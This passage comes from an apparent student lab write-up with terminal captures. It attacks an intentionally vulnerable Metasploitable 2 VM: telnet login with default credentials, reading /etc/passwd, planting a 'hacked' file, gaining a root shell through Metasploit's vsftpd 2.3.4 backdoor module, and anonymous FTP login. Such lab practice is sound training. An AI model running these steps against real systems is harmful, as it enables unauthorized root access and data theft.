Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

- Before we access the machine via telnet.. Let's first see if Telnet is even running or not on the vuln machine.
- I did nmap for this of course and specified -p 23 only as that is the port for telnet
- As you can see, it is open! Let us now connect.




```
──(root㉿kali)-[/home/kali]
─# telnet 192.168.1.4
rying 192.168.1.4...
onnected to 192.168.1.4.
scape character is '^]'.
               _                  _       _ _        _     _      ____
_ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
 '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
 | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                           |_|


arning: Never expose this VM to an untrusted network!

ontact: msfdev[at]metasploit.com

ogin with msfadmin/msfadmin to get started


etasploitable login: █
```

- Now I am going to use the telnet command, unsecure Remote, on ms2. Since I know the IP address of the machine as well as the login info (Would've obtained pw by hydra if I didn't know it) I can now access the machine.




```
metasploitable login: msfadmin
Password:
Last login: Fri Nov 21 10:23:55 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ █
```

- After putting the necessary credentials, you can see that I now have access to the machine! How neat is that?




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ 
```


- Over here I was just testing some commands to illustrate that I really do have access to this machine
- Printed the working directory
- Listed



```
msfadmin@metasploitable:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
```



```
msfadmin@metasploitable:~$ echo "You have been hacked by Aby (For edu purposes ofc)" > /tmp/abywazhere.txt
msfadmin@metasploitable:~$ cat /tmp/abywazhere.txt
You have been hacked by Aby (For edu purposes ofc)
msfadmin@metasploitable:~$ 
```




```
Password:
Last login: Fri Nov 14 10:01:23 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ echo hello
hello
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cat /tmp/abywazhere.txt
You have been hacked by Aby (For edu purposes ofc)
msfadmin@metasploitable:~$ _
```

- This illustrates that I successfully hacked into my ms2 vulnerable machine! Created a simple txt file.


+++

Extras, Exploits, Backdoor. (mostly misc)




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%    %%  %   %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]
```

- Used the command msfconsole to enter metasploit




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

- Searched for the backdoor, vsftpd.
- After doing so, I issued the command for the matching module, which is the unix ftp one as it is done in the screenshot




```
[*] 192.168.1.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.4:21 - USER: 331 Please specify the password.
[+] 192.168.1.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.5:46309 → 192.168.1.4:6200) at 2025-11-27 16:47:55 -0500
```

- I did Rhosts on the target IP, which is my ms2, and this gives me access to root.
- How did I know I could do this? Well. Earlier in the NMAP report, we were warned about that we could do this.
- This is incredibly scary as I could get root this easily from this command.



```
id
uid=0(root) gid=0(root)
whoami
root
ls /
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

- Over here, I did some commands to illustrate that I do have access as well as root!



```
──(kali㉿kali)-[~]
─$ ftp 192.168.1.4
onnected to 192.168.1.4.
20 (vsFTPd 2.3.4)
ame (192.168.1.4:kali): anonymous
31 Please specify the password.
assword:
30 Login successful.
emote system type is UNIX.
sing binary mode to transfer files.
tp> █
```

- Over here, I have accessed the target machine with FTP. Used the password Anon as well as user Anon (Not quite secure, but hey! It is a vuln machine after all.)

++

Transitioning away from MS2 VULN MACHINE: